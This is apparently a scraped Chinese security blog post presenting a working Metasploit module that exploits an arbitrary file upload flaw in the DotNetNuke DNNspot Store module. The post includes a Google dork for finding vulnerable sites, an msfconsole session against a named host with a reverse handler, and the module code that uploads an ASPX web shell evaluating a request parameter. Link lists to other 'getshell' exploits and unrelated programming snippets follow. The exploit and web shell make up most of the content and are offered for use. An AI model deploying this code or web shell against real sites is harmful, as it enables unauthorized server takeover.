
[EXP]K8 DotNetNuke DNNspot Store <=3.0 GetShell exploit
# Exploit Title: DotNetNuke DNNspot Store <=3.0 GetShell exploit
# Date: 31/03/2015
# Author: K8拉登哥哥
# Version: 3.0.0
# Vendor: DNNspot
# Vendor URL: https://www.dnnspot.com
# Google Dork: inurl:/DesktopModules/DNNspot-Store/
#

#msf > use exploit/windows/http/DNNspot_upload_aspx
#msf exploit(DNNspot_upload_aspx) > set RHOST qqhack8.blog.163.com
#RHOST => qqhack8.blog.163.com
#msf exploit(DNNspot_upload_aspx) > exploit
#[*] Started reverse handler on 192.168.85.158:4444
#[*] qqhack8.blog.163.com:80 - Uploading payload...
#[*] K8WebShell: qqhack8.blog.163.com:80/DesktopModules/DNNspot-Store/ProductPhotos/hhmjrrhd.aspx
#[!] This exploit may require manual cleanup of 'hhmjrrhd.aspx' on the target
#msf exploit(DNNspot_upload_aspx) >
require 'msf/core'
class Metasploit3 < Msf::Exploit::Remote
Rank = ExcellentRanking
include Msf::Exploit::Remote::HttpClient
include Msf::Exploit::EXE
include Msf::Exploit::FileDropper
def initialize(info = {})
super(update_info(info,
'Name' => 'DotNetNuke DNNspot Store (UploadifyHandler.ashx) <= 3.0.0 Arbitary File Upload',
'Description' => %q{
This module exploits an arbitrary file upload vulnerability found in DotNetNuke DNNspot Store
module versions below 3.0.0.
},
'Author' =>
[
'Glafkos Charalambous <glafkos.charalambous[at]unithreat.com>'
],
'License' => MSF_LICENSE,
'References' =>
[
[ 'URL', 'http://metasploit.com' ]
],
'Platform' => 'win',
'Arch' => ARCH_X86,
'Privileged' => false,
'Targets' =>
[
[ 'DNNspot-Store / Windows', {} ],
],
'DefaultTarget' => 0,
'DisclosureDate' => 'Jul 21 2014'))
end
def check
res = send_request_cgi({
'method' => 'GET',
'uri' => normalize_uri("DesktopModules/DNNspot-Store/Modules/Admin/UploadifyHandler.ashx")
})
if res and res.code == 200
return Exploit::CheckCode::Detected
else
return Exploit::CheckCode::Safe
end
end
def exploit
@payload_name = "#{rand_text_alpha_lower(8)}.aspx"
exe = generate_payload_exe
aspx = Msf::Util::EXE.to_exe_aspx(exe)
post_data = Rex::MIME::Message.new
post_data.add_part("<%@ Page Language=\"Jscript\"%><%eval(Request.Item[\"tom\"],\"unsafe\");%>", "application/octet-stream", nil, "form-data; name=\"Filedata\"; filename=\"#{@payload_name}\"")
post_data.add_part("/DesktopModules/DNNspot-Store/ProductPhotos/", nil, nil, "form-data; name=\"folder\"")
post_data.add_part("1", nil, nil, "form-data; name=\"productId\"")
post_data.add_part("w00t", nil, nil, "form-data; name=\"type\"")
data = post_data.to_s.gsub(/^\r\n\-\-\_Part\_/, '--_Part_')
print_status("#{peer} - Uploading payload...")
res = send_request_cgi({
"method" => "POST",
"uri" => normalize_uri("DesktopModules/DNNspot-Store/Modules/Admin/UploadifyHandler.ashx"),
"data" => data,
"ctype" => "multipart/form-data; boundary=#{post_data.bound}"
})
unless res and res.code == 200
fail_with(Exploit::Failure::UnexpectedReply, "#{peer} - Upload failed")
end
register_files_for_cleanup(@payload_name)
print_status("K8WebShell: #{peer}/DesktopModules/DNNspot-Store/ProductPhotos/#{@payload_name}")
res = send_request_cgi({
'method' => 'GET',
'uri' => normalize_uri("/DesktopModules/DNNspot-Store/ProductPhotos/",@payload_name)
})
end
end
https://github.com/k8gege/DotNetNukeEXPLOIT
https://github.com/k8gege/K8tools
[EXP]K8 DotNetNuke DNNspot Store <=3.0 GetShell exploit的更多相关文章
- [原创]K8 Jboss jmx-console getshell exploit
[原创]K8 Jboss jmx-console getshell exploit https://www.cnblogs.com/k8gege/p/10645858.html 0x00 前言 今天内 ...
- PageAdmin Cms V2.0 getshell 0day
黑小子在土司公布了“PageAdmin cms getshell Oday”,并给出了一个漏 洞的利用EXP.经过危险漫步在虚拟机里测试,存在漏洞的是PageAdmin Cms的次最薪版本PageAd ...
- [EXP]CVE-2018-2628 Weblogic GetShell Exploit
漏洞简介 漏洞威胁:RCE--远程代码执行 漏洞组件:weblogic 影响版本:10.3.6.0.12.1.3.0.12.2.1.2.12.2.1.3 代码: # -*- coding: utf-8 ...
- Event Store 2.0发布,带来了安全支持和测试版Projections库
Event Store 2.0版本于上周发布,它带来了安全支持允许锁定Event Store和在事件流上设置访问控制列表.其主要新特性包括: HTTP和TCP之上的身份认证,包括账户管理 测试版Pro ...
- axublogcms1.1.0 Getshell
axublogcms1.1.0 Getshell 代码执行漏洞 现在最新版是1.1.0 今天重新审计了下 axublogcms1.0.6 ,发现一处计较鸡肋的漏洞,因为并不是只有1.0.6版本存在 ...
- [视频]K8飞刀 WordPress XSS添加管理员 & GetShell 教程
[视频]K8飞刀 WordPress XSS添加管理员 & GetShell 教程 https://pan.baidu.com/s/1hq4LsmK
- [python]emlog相册插件getshell exploit
昨天本站转载了emlog相册插件的漏洞分析文章,当然也有html版的getshell代码,喜欢的同学们可以直接用昨天文章中分享的代码.为了练习python,小弟用python又重写了一次,喜欢的同学们 ...
- [EXP]K8 jboss invoke deploy getshell exploit
MSF jboss invoke deploy EXPLOIT moudle Date:2013.11.28 Author:K8gege 改这个EXP中 过程有点不进人意 没能在一个payload里直 ...
- [EXP]CVE-2019-9621 Zimbra<8.8.11 GetShell Exploit(配合Cscan可批量)
发现时间 2019年03月18日 威胁目标 采用Zimbra邮件系统的企业 主要风险 远程代码执行 攻击入口 localconfig.xml 配置文件 使用漏洞 CVE-2019-9621 受影响应 ...
随机推荐
- 框架和内嵌框架--->frameset 和 iframe 的文档对象
框架和内嵌框架分别用 HTMLFrameElemnt 和 HTMLIFrameElement 表示,它们在 DOM2 中有一个新属性----->contentDocument,是一个指针,表示框 ...
- Selenium WebDriver 对Cookie进行处理绕过登录验证码
首先需要手动登录一次你的测试网站,去Chrome的F12中获取这个网站的cookie信息,找到对应的保存登录信息的cookie,接下来在代码中将上述的cookie信息通过webdriver写入的自动化 ...
- LENGTH()和CHAR_LENGTH()区别
LENGTH()返回以字节为单位的字符串的长度.CHAR_LENGTH()返回以字符为单位的字符串的长度. 分别对应于java中的str.getBytes().length和str.length( ...
- 十一 hashlib模块
# 1.什么叫hash:hash是一种算法(3.x里代替了md5模块和sha模块,主要提供 SHA1, SHA224, SHA256, SHA384, SHA512 ,MD5 算法),该算法接受传入的 ...
- python爬虫小说代码,可用的
python爬虫小说代码,可用的,以笔趣阁为例子,python3.6以上,可用 作者的QQ:342290433,汉唐自远工程师 import requests import refrom lxml i ...
- hdoj2089(入门数位dp)
题目链接:https://vjudge.net/problem/HDU-2089 题意:给定一段区间求出该区间中不含4且不含连续的62的数的个数. 思路:这周开始做数位dp专题,给自己加油^_^,一直 ...
- Solidity类型Uint类型区分?
1. Solidity中默认 Uint 也就是Uint256, 也就是 无符号 256位整数范围,即 2的 256次方 减一的 10进制范围, 预计大小为: 115792089237316195423 ...
- Windows下PythonQt3.2使用pandas.pivot_table
本机环境 1.win7 64 旗舰版 2.Qt 5.9.1(MSVC 2015,32 bit) 3.Python 3.7.1 (32-bit),二进制包安装的,即Windows x86 execut ...
- jmeter 如何发送上传文件接口请求
1.上传图片接口,通过抓包工具获取接口相关信息,然后在信息头里添加Content-Disposition:form-data; name="imgType" 2.在请求中MIME类 ...
- 面试01:解释内存中的栈(stack)、堆(heap)和方法区(method area)的用法
栈的使用:通常我们定义一个基本数据类型的变量,一个对象的引用,还有就是函数调用的现场保存都使用JVM中的栈空间. 队的使用:通过new关键字和构造器创建的对象则放在堆空间,堆是垃圾收集器管理的主要区域 ...